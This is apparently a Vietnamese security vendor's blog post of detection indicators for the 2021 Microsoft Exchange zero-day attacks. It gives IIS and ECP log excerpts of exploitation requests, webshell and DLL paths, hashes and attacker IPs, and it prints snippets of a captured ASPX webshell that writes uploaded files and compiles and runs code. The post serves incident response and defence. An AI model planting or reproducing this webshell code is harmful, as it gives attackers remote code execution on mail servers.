Cập nhật 'nhẹ' về lỗ hổng bảo mật 0day Microsoft Exchange đang được sử dụng để tấn công các tổ chức tại Việt Nam

gteltsc.vn/blog/cap-nhat-nhe-ve-lo-hong-bao-mat-0day-microsoft-exchange-dang-duoc-su-dung-de-tan-cong-cac-to-chuc-tai-viet-nam-9685.html

March 3, 2021

Vừa qua, Volexity và Microsoft có công bố các bài phân tích về các chiến dịch tấn công sử dụng các lỗ hổng 0-day nhắm đến các phiên bản Exchange Server on-prem. Theo như báo cáo của MS, các cuộc tấn công liên quan đến Microsoft Exchange sử dụng 0-day bao gồm CVE-2021-26855, CVE-2021-26857, CVE-2021-26858 và CVE -2021-27065. Ảnh hưởng tới các phiên bản MS Exchange Server 2013,2016 và 2019. Thông qua các hành vi, cách thức, các command ghi nhận trên hệ thống SIEM, chúng tôi đã thực hiện forensic ngay trước khi lỗ hổng được công bố.

Các tổ chức, đơn vị có thể tham khảo bài viết phân tích của Volexity[1]. Trong bài viết này, GTSC sẽ đưa thêm một số dấu hiệu để xác định tấn công để tự kiểm tra trong hệ thống Mail Exchange của tổ chức

Dấu hiệu phát hiện

IIS log:

Kiểm tra các truy cập tới đường dẫn /ecp/<single char>.js. trả về mã response code là 200 . Chúng tôi phát hiện được 3 file có dạng *x.js , y.js, z.js* thông qua log. User-Agent là ExchangeServicesClient/0.0.0.0 và Python-requests/2.22.0

```
%IIS-4-: date=" ",time ,s-ip=" ,cs-method="POST",cs-uri-stem="/ecp/x.js",cs-uri-
query="&CorrelationID=<empty>;&ClientId=QNFNITBQEMPJPVZOLZUW&cafeReqId=5f5ad30d-f5a9-4b0a-
b798-9090ffd274e3;",s-port="443",cs-username="-",c-ip="202.182.100.134",cs(User-Agent)="ExchangeServicesClient
/0.0.0.0",cs(Referer)="-",sc-status="200",sc-substatus="0"
```

```
%IIS-4-: date= ",time= ,s-ip=" ,cs-method="POST",cs-uri-stem="/ecp/x.js",cs-uri-
query="&CorrelationID=<empty>;&ClientId=XJUWIXCBJEGHHHMKUKKAW&cafeReqId=a93ee68d-56a9-4a54-
a6cc-75172afa8cc7;",s-port="443",cs-username="-",c-ip="202.182.100.134",cs(User-Agent)="python-requests
/2.22.0",cs(Referer)="-",sc-status="200"
```

Exchange ECP log

Lỗ hổng RCE liên quan tới set-OabVirtualDirectory ExchangePowershell cmdlet. Kiểm tra trong các *HttpProxy log* nằm trong Exchange ECP log (thư mục chứa log của Exchange: *c:\Program Files\Microsoft\Exchange Server\{Version}\Logging*) với đoạn log ghi nhận truy cập url: /*ecp/DDI/DDIService.svc/SetObject* với *tham số schema là OABVirtualDirectory* và *ResetOABVirtualDirectory*, có thể thêm UserAgent là *python-requests.*

```
ecp/DDI/DDIService.svc/SetObject?msExchEcpCanary=D3OEheXF4Uqu9Sw9F1QEEJxyoLtM3tgI3Hq7o4Qh89FSgYbuYBfwIfAPSZ87YUu0M9gBfaoupgs.&schema=OABVirtualDirectory#,python-requests/2.22.0,202.182.100.1
ecp/DDI/DDIService.svc/SetObject?msExchEcpCanary=D3OEheXF4Uqu9Sw9F1QEEJxyoLtM3tgI3Hq7o4Qh89FSgYbuYBfwIfAPSZ87YUu0M9gBfaoupgs.&schema=OABVirtualDirectory#,python-requests/2.22.0,202.182.100.1
ecp/DDI/DDIService.svc/SetObject?msExchEcpCanary=QguVBpn8eUOfG_zsHBJi_MxoOppT3tgIfBjO-1JVQG90YX1Nq4zyqGntZRM1VyQfujuYsfFSG18.&schema=OABVirtualDirectory#,python-requests/2.22.0,202.182.100.1
ecp/DDI/DDIService.svc/SetObject?msExchEcpCanary=QguVBpn8eUOfG_zsHBJi_MxoOppT3tgIfBjO-1JVQG90YX1Nq4zyqGntZRM1VyQfujuYsfFSG18.&schema=ResetOABVirtualDirectory#,python-requests/2.22.0,202.182.
ecp/DDI/DDIService.svc/SetObject?msExchEcpCanary=QguVBpn8eUOfG_zsHBJi_MxoOppT3tgIfBjO-1JVQG90YX1Nq4zyqGntZRM1VyQfujuYsfFSG18.&schema=OABVirtualDirectory#,python-requests/2.22.0,202.182.100.1
ecp/DDI/DDIService.svc/SetObject?msExchEcpCanary=QguVBpn8eUOfG_zsHBJi_MxoOppT3tgIfBjO-1JVQG90YX1Nq4zyqGntZRM1VyQfujuYsfFSG18.&schema=OABVirtualDirectory#,python-requests/2.22.0,202.182.100.1
ecp/DDI/DDIService.svc/SetObject?msExchEcpCanary=QguVBpn8eUOfG_zsHBJi_MxoOppT3tgIfBjO-1JVQG90YX1Nq4zyqGntZRM1VyQfujuYsfFSG18.&schema=ResetOABVirtualDirectory#,python-requests/2.22.0,202.182.
ecp/DDI/DDIService.svc/SetObject?msExchEcpCanary=QguVBpn8eUOfG_zsHBJi_MxoOppT3tgIfBjO-1JVQG90YX1Nq4zyqGntZRM1VyQfujuYsfFSG18.&schema=OABVirtualDirectory#,python-requests/2.22.0,202.182.100.1
```

Webshell/Malware Path:

Chúng tôi phát hiện các webshell nằm tại các đường dẫn sau

\inetpub\wwwroot\aspnet_client\system_web

\inetpub\wwwroot\aspnet_client

Ngoài ra, cần thực hiện kiểm tra webshell trong đường dẫn Exchange như:

%ProgramFiles%\Microsoft\Exchange Server\ <version>\ClientAccess %ProgramFiles%\Microsoft\Exchange Server\<version>\FrontEnd

Chú ý kiểm tra các webshell dưới dạng dll trong các thư mục bin, ví dụ như:

\Program Files\Microsoft\Exchange Server\<Version>\ClientAccess\owa\bin hoặc *\Program Files\Microsoft\Exchange Server\<Version>\FrontEnd\HttpProxy\owa\bin* **...**

Các DLL độc hại nằm tại các đường dẫn:

C:\\Windows\Microsoft.Net\FrameWork\sbs_clrhost.dll
C:\Program Files\Common Files\microsoft shared\WMI\iiswmi.dll
C:\Program Files\Common Files\System\websvc.dll
C:\\Windows\Microsoft.Net\FrameWork64\\v4.030319\Util.config
C:\\Windows\Microsoft.Net\FrameWork64\version.dll

Tên các webshell:

Aspnet_client.aspx

Errorv.aspx

Access.aspx

Hashes

Webshell hashes

286F877DAD9E7CECC69A0FA30DE582DE910A1E6E
C3FA8F4B7A2D84E1A54A2DC973985C76652BBCF2

DLL hashes

3ED18FBE06D6EF2C8332DB70A3221A00F7251D55

C8675C1578D3FDD22CBB0F64340258BCFDD5743F
3399681CFD6F7F2A270D9A543021ED9B93E85675

1EE063A2B7B29334E7388B621AE8B37DD2488210

Network

Ghi nhận các IP sau có liên quan trong đó IP 167.99.168.251 cũng đã được nhắc đến trong bài viết của Volexity:

167.99.168.251

185.220.101.204

162.247.72.199

194.156.98.191

202.182.100.134

109.70.100.55

185.220.101.18

193.36.119.144

Sau khi khai thác các lỗ hổng thành công, attacker triển khai webshell trên máy chủ bị compromised. Một ví dụ về các webshell mà chúng tôi thu thập được:


Thực hiện write file:

```
<script runat="server">
protected void Page_Load(object sender, EventArgs e){
    System.IO.File.WriteAllText(Request.Form["x"],System.Text.Encoding.UTF8.GetString(Convert.FromBase64String(Request.Form["y"].Substring(10))));
    }
</script>
```

Thực hiện biên dịch và thực thi class, method được yêu cầu:

```
    CSharpCodeProvider YDHi = new CSharpCodeProvider();
    CompilerResults H5Vu = YDHi.CompileAssemblyFromSource(xGTX, YK1);
    if (H5Vu.Errors.HasErrors) { return; }
    object cNtQ = H5Vu.CompiledAssembly.CreateInstance("core");
    if (cNtQ == null) { return; }
    object[] ybrs = new object[2] { this, fCf[0] };
    QJ5K = (string)cNtQ.GetType().InvokeMember("run", BindingFlags.InvokeMethod, null, cNtQ, ybrs);
    YDHi.Dispose();
```

Sau khi có được webshell, chúng tôi phát hiện thêm các DLL sau được drop xuống. iisvmi.dll(x64) DLL này sẽ được chạy dưới dạng một service tên là ExchangeSvc. Nhiệm vụ của DLL này drop ra một dll khác có tên websvc.dll. Dll websvc.dll nhận tham số là chuỗi base64, với chuỗi base64 là tham số truyền vào từ iisvmi.dll được lưu trữ trên registry. websvc.dll sẽ thực hiện việc decrypt chuỗi base64, xor với 63 , decompress gzip để được một DLL mới.DLL này sẽ load trực tiếp trên memory. Phân tích chi tiết các mẫu mã độc, chúng tôi xin phép update vào bài viết khác.



Thông tin các bản vá xem tại https://msrc-blog.microsoft.com/2021/03/02/multiple-security-updates-released-for-exchange-server/

FROM #độixửlísựcốsắpmặt with LOVE

[1] *https://www.volexity.com/blog/2021/03/02/active-exploitation-of-microsoft-exchange-zero-day-vulnerabilities/*

Liên hệ

Name

Email

Phone

Message

Gửi